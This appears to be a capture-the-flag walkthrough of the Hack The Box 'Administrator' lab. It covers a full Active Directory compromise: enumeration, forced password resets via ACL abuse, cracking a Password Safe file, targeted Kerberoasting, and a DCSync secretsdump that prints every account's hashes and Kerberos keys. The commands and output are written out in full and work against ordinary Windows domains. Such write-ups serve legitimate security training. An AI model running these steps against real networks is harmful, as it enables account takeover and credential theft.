HTB - Administrator


```
sudo nmap -sC -sV -p- -Pn 10.129.32.189
[sudo] password for administrator:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-09 13:00 CST
Nmap scan report for 10.129.32.189
Host is up (0.069s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-
```

```
11-10 02:02:05Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
55086/tcp open  msrpc         Microsoft Windows RPC
55087/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
55092/tcp open  msrpc         Microsoft Windows RPC
55097/tcp open  msrpc         Microsoft Windows RPC
55115/tcp open  msrpc         Microsoft Windows RPC
55148/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m05s
| smb2-time:
|   date: 2024-11-10T02:03:02
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.34 seconds
```

To start, it appears to be a standard Windows Server installation along with FTP that does not appear to be anonymously accessible. Testing the credentials below in the FTP server does not provide us access to the data.

`Olivia / ichliebedich`


First, we can check if the user account is part of the domain or is on the local machine only.

```
┌──(administrator㉿kali0)-[~/HTB/Administrator]
└─$ crackmapexec smb 10.129.32.189 -u Olivia -p 'ichliebedich' --users
SMB         10.129.32.189   445    DC               [*] Windows Server 2022
Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True)
(SMBv1:False)
SMB         10.129.32.189   445    DC               [+]
administrator.htb\Olivia:ichliebedich
SMB         10.129.32.189   445    DC               [+] Enumerated domain
user(s)
SMB         10.129.32.189   445    DC               administrator.htb\emma
badpwdcount: 0 desc:
SMB         10.129.32.189   445    DC
administrator.htb\alexander                     badpwdcount: 0 desc:
SMB         10.129.32.189   445    DC               administrator.htb\ethan
badpwdcount: 0 desc:
SMB         10.129.32.189   445    DC               administrator.htb\emily
badpwdcount: 0 desc:
SMB         10.129.32.189   445    DC               administrator.htb\benjamin
badpwdcount: 2 desc:
SMB         10.129.32.189   445    DC               administrator.htb\michael
badpwdcount: 0 desc:
SMB         10.129.32.189   445    DC               administrator.htb\olivia
badpwdcount: 0 desc:
SMB         10.129.32.189   445    DC               administrator.htb\krbtgt
badpwdcount: 0 desc: Key Distribution Center Service Account
SMB         10.129.32.189   445    DC               administrator.htb\Guest
badpwdcount: 0 desc: Built-in account for guest access to the computer/domain
SMB         10.129.32.189   445    DC
administrator.htb\Administrator                 badpwdcount: 0 desc: Built-in
```

```
account for administering the computer/domain
```


Using the credentials in Bloodhound is the next step to determine the domain user account's access.

```
┌──(administrator㉿kali0)-[~/HTB/Administrator]
└─$ bloodhound-python -u olivia -p 'ichliebedich' -ns 10.129.32.189 -d
administrator.htb -c All
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication.
Error: [Errno Connection error (dc.administrator.htb:88)] [Errno -2] Name or
service not known
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 17S
```



This user has the ability to change everything against the Michael account. We can change the password using the command below.

```
net rpc password "michael" "newP@ssword2022" -U
"DOMAIN"/"Olivia"%"ichliebedich" -S "dc.administrator.htb"
```



Looks like the Michael account can force change the password for Benjamin. We can use the same command again.

```
net rpc password "benjamin" "newP@ssword2022" -U "DOMAIN"/"michael"
```

The Benjamin account is part of a group for Share administration. We can check the ftp server.

```
ftp benjamin@dc.administrator.htb
Connected to dc.administrator.htb.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||53031|)
125 Data connection already open; Transfer starting.
10-05-24  08:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||53033|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************|
952       14.04 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
```


```
File may not have transferred correctly.
952 bytes received in 00:00 (14.01 KiB/s)
ftp> exit
221 Goodbye.
```


There looks to be a password safe file. We can either convert this to john using psafe2john or use hashcat with the module below.

```
hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM
17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================
============================================================================
* Device #1: cpu-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 6945/13954 MB
(2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

ATTENTION! Potfile storage is disabled for this hash mode.
Passwords cracked during this session will NOT be stored to the potfile.
Consider using -o to save cracked passwords.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Backup.psafe3:tekieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5200 (Password Safe v3)
Hash.Target......: Backup.psafe3
Time.Started.....: Sat Nov  9 14:24:39 2024 (1 sec)
Time.Estimated...: Sat Nov  9 14:24:40 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    26504 H/s (7.04ms) @ Accel:1024 Loops:256 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8192/14344385 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:2048-2049
Candidate.Engine.: Device Generator
Candidates.#1....: newzealand -> whitetiger

Started: Sat Nov  9 14:24:18 2024
Stopped: Sat Nov  9 14:24:40 2024
```

We now have the master password to check the password safe.


Password Safe - Backup.psafe3
File Edit View Manage Help
New Open Close Lock Save Password Username Notes
Alexander Smith [alexander]
Emily Rodriguez [emily]
Emma Johnson [emma]
Double-Click on entry to Copy Password
Pswd copied 02:27:2
R/W 3


Add, Edit or View Entry
Basic
Additional
Dates and Times
Password Policy
All fields marked with an asterisk (*) are required.
Group
Title*
Emily Rodriguez
Username
emily
Password*
UXLCI5iETUsIBoFVTj8yQFKoHjXmb
Generate
Confirm

`UXLCI5iETUsIBoFVTj8yQFKoHjXmb` is emily's password. We can use that to target the Ethan account which has DCSYNC rights. We first need to sync time to get Kerberos hashes.

```
┌──(administrator㉿kali0)-[~/HTB/Administrator/targetedKerberoast]
└─$ timedatectl set-ntp off

┌──(administrator㉿kali0)-[~/HTB/Administrator/targetedKerberoast]
└─$ sudo rdate -n 10.129.32.189
Sat Nov  9 21:48:27 CST 2024
```

```
┌──(administrator㉿kali0)-[~/HTB/Administrator/targetedKerberoast]
└─$ python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p
'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$7daaabef074dc509
52b6d49d24e66417$07a4fe243d3d5d534f55990b2247dc5fdc5adba9595906a2bacb7f197ec83
a9ff82304ec749266cd6bb0b738077ef81bb5bc2fc76f6410ffdfd395aba5ec77a5c9e633533e0
ab1d85b6b624ce3e22e1cffed1981384368ffd8be665902e722d9afe30397c38ddabff79621052
41b6dc2c9da19dd634b777c0f537ac058aad0e00d9cb61607598413 1c6615ebed308b14d4af2db
2171b6d2bfc17dd68672321b963c907fe121e61ef0d2cea3ec1661f51f988193da59405219c47a
561f83596e2db06acb31016cebcee5d0f3f1079fb1171be1ca26c3a77a0fcf070ecd6f6ee69c52
d5a750ba2f7ec09f4f0f19a538d22201f01053efa65a7a20ba4efb6c29e7c79b20528181c528a7
6394b5b36e1a41f76da828408f5fa2fbeafc6e80ac181d7ad812ed878782498f805b0d4c9bcfdb
3d3d98ab41760be97fb7cb47c272e3c13ebe525c9b814205b0f15eb57859b5f3fb11a68dad8c3b
cd1824cb379d8711672d8f891231db0c3ad3235a32433bbf4f1c1a815744af591fb6fc6dffaa48
eb6806edffe98c2631884ea01cf4efceb378f782d5b9608281eaec54a86566b38a559e75c70715
dc855810dcfc00bf265dec5b01aa9372408865288ad17178031c39ed2af929e5fc05541000ccf5
5c09758bc3514d5868e25f627102441807ccc38efeafe970659260c9374ef9fafeb49d90bd5d11
ffc44a9f6fb04615a7179e8fa56d07207ca8a33da854a87b20a92a32ae071f0fe5fa1d3e263daf
b411e243560d0361e5ae2c1e0cae0904d1da62d83492727a13534275186b2fcb04c75449f5682f
9b41973350f68d54cc3e42017c705b9c12fb9ae55708a848f23d10d7d8cc575ffea56959eb69f7
9b356b01aac589b013cabc70cdb91f24aedc31c1072265bb521bd08da619def59e9a08c60beaab
2b30c8c37676b03027cb189104f508871811bced3f1e29133a754facf8158db07198fd4dca700d
424b9bd8c6cccbd86507c5e994a12ff4f28a58a4d44194725db8437120ec11dd6911c3860e9e2c
b00e67a9e63d45c0b71bf207b13a98af4629feb2db72fc648953397da349ff2cff8e0625761b48
0aa9fd1058e330b4e0541eb7e88983925dd59fc3a9858995dd9a7f7c1cdb6743ee43d5f6e11041
```

```
d370778d430d397dbf288543f963517ed36e40714a6af9793b0054050d79c6237a6b7d1529845c
620f716aaced47966411dc684f76d67723180ad1ad3abd954d2f832d90986bc8032f8114c83ca9
b19fd20da913e574dd7d20cbd07b5d78935192f42087fa29cedb0c0d78a6c002c737b641f97424
d96b5443d5536743fc79d7f3b7ae37cf7f29cb178256af4cbb80071410ea1ff7f07b5b58505763
608c01bd279f2d04a19ee1618d91f88bd653cf4c890594ad51031170083bb3ee333c9ac5f7a850
def3e5a1ee5344de2960b4fc824ad32980a7275800012a964791af712ae72d94cbfa54c84aace3
8607dc79d935efba3eca6d32859e6ca818cc192e987af5a27a1916af9b96505245ed3444a09b01
988e161
[VERBOSE] SPN removed successfully for (ethan)

┌──(administrator㉿kali0)-[~/HTB/Administrator/targetedKerberoast]
└─$ hashcat ../ethan.kerb /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM
17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================
====================================================================
* Device #1: cpu-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 6945/13954 MB
(2048 MB allocatable), 4MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
```

```
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$7daaabef074dc509
52b6d49d24e66417$07a4fe243d3d5d534f55990b2247dc5fdc5adba9595906a2bacb7f197ec83
a9ff82304ec749266cd6bb0b738077ef81bb5bc2fc76f6410ffdfd395aba5ec77a5c9e633533e0
ab1d85b6b624ce3e22e1cffed1981384368ffd8be665902e722d9afe30397c38ddabff79621052
41b6dc2c9da19dd634b777c0f537ac058aad0e00d9cb61607598413 1c6615ebed308b14d4af2db
2171b6d2bfc17dd68672321b963c907fe121e61ef0d2cea3ec1661f51f988193da59405219c47a
561f83596e2db06acb31016cebcee5d0f3f1079fb1171be1ca26c3a77a0fcf070ecd6f6ee69c52
d5a750ba2f7ec09f4f0f19a538d22201f01053efa65a7a20ba4efb6c29e7c79b20528181c528a7
6394b5b36e1a41f76da828408f5fa2fbeafc6e80ac181d7ad812ed878782498f805b0d4c9bcfdb
3d3d98ab41760be97fb7cb47c272e3c13ebe525c9b814205b0f15eb57859b5f3fb11a68dad8c3b
cd1824cb379d8711672d8f891231db0c3ad3235a32433bbf4f1c1a815744af591fb6fc6dffaa48
eb6806edffe98c2631884ea01cf4efceb378f782d5b9608281eaec54a86566b38a559e75c70715
dc855810dcfc00bf265dec5b01aa9372408865288ad17178031c39ed2af929e5fc05541000ccf5
5c09758bc3514d5868e25f627102441807ccc38efeafe970659260c9374ef9fafeb49d90bd5d11
ffc44a9f6fb04615a7179e8fa56d07207ca8a33da854a87b20a92a32ae071f0fe5fa1d3e263daf
b411e243560d0361e5ae2c1e0cae0904d1da62d83492727a13534275186b2fcb04c75449f5682f
9b41973350f68d54cc3e42017c705b9c12fb9ae55708a848f23d10d7d8cc575ffea56959eb69f7
9b356b01aac589b013cabc70cdb91f24aedc31c1072265bb521bd08da619def59e9a08c60beaab
2b30c8c37676b03027cb189104f508871811bced3f1e29133a754facf8158db07198fd4dca700d
424b9bd8c6cccbd86507c5e994a12ff4f28a58a4d44194725db8437120ec11dd6911c3860e9e2c
b00e67a9e63d45c0b71bf207b13a98af4629feb2db72fc648953397da349ff2cff8e0625761b48
0aa9fd1058e330b4e0541eb7e88983925dd59fc3a9858995dd9a7f7c1cdb6743ee43d5f6e11041
```

```
d370778d430d397dbf288543f963517ed36e40714a6af9793b0054050d79c6237a6b7d1529845c
620f716aaced47966411dc684f76d67723180ad1ad3abd954d2f832d90986bc8032f8114c83ca9
b19fd20da913e574dd7d20cbd07b5d78935192f42087fa29cedb0c0d78a6c002c737b641f97424
d96b5443d5536743fc79d7f3b7ae37cf7f29cb178256af4cbb80071410ea1ff7f07b5b58505763
608c01bd279f2d04a19ee1618d91f88bd653cf4c890594ad51031170083bb3ee333c9ac5f7a850
def3e5a1ee5344de2960b4fc824ad32980a7275800012a964791af712ae72d94cbfa54c84aace3
8607dc79d935efba3eca6d32859e6ca818cc192e987af5a27a1916af9b96505245ed3444a09b01
988e161:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......:
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....88e161
Time.Started.....: Sat Nov  9 21:49:35 2024 (0 secs)
Time.Estimated...: Sat Nov  9 21:49:35 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1451.9 kH/s (1.69ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8192/14344385 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: newzealand -> whitetiger

Started: Sat Nov  9 21:49:22 2024
Stopped: Sat Nov  9 21:49:37 2024
```

The hash was able to be cracked for Ethan which gives the ability to secrets dump all accounts.

```
┌──(administrator㉿kali0)-[~/HTB/Administrator]
└─$ impacket-secretsdump
'administrator.htb'/'ethan':'limpbizkit'@'dc.administrator.htb'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -
```

```
rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d
2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6::
:
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc
0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:fb54d1c05e301e
024800c6ad99fe9b45:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:fb54d1c05e301
e024800c6ad99fe9b45:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace
2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d
307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b063
1aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34
c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-
96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
administrator.htb\olivia:aes256-cts-hmac-sha1-
96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aecc5f4c4e4f3
administrator.htb\olivia:aes128-cts-hmac-sha1-
96:3d15ec169119d785a0ca2997f5d2aa48
administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9
administrator.htb\michael:aes256-cts-hmac-sha1-
96:74c2d8511451c3ed7f148b6c9784b8f932cc9171b8bef9f8191a876fbd201688
administrator.htb\michael:aes128-cts-hmac-sha1-
```

```
96:9c0a18a5505ac0b31e750e58510830db
administrator.htb\michael:des-cbc-md5:576d3704ea57eff1
administrator.htb\benjamin:aes256-cts-hmac-sha1-
96:debcfa9696a54eecc68ec3059bd1e382adf8056d3d373b5636817cde36d340e7
administrator.htb\benjamin:aes128-cts-hmac-sha1-
96:e07a6bebd5577429690961f33f0d537a
administrator.htb\benjamin:des-cbc-md5:cdc454c4adab5452
administrator.htb\emily:aes256-cts-hmac-sha1-
96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e92b7c4
administrator.htb\emily:aes128-cts-hmac-sha1-
96:fb2a594e5ff3a289fac7a27bbb328218
administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51
administrator.htb\ethan:aes256-cts-hmac-sha1-
96:e8577755add681a799a8f9fbcddecc4c3a3296329512bdae2454b6641bd3270f
administrator.htb\ethan:aes128-cts-hmac-sha1-
96:e67d5744a884d8b137040d9ec3c6b49f
administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb
administrator.htb\alexander:aes256-cts-hmac-sha1-
96:b78d0aa466f36903311913f9caa7ef9cff55a2d9f450325b2fb390fbebdb50b6
administrator.htb\alexander:aes128-cts-hmac-sha1-
96:ac291386e48626f32ecfb87871cdeade
administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf
administrator.htb\emma:aes256-cts-hmac-sha1-
96:951a211a757b8ea8f566e5f3a7b42122727d014cb13777c7784a7d605a89ff82
administrator.htb\emma:aes128-cts-hmac-sha1-
96:aa24ed627234fb9c520240ceef84cd5e
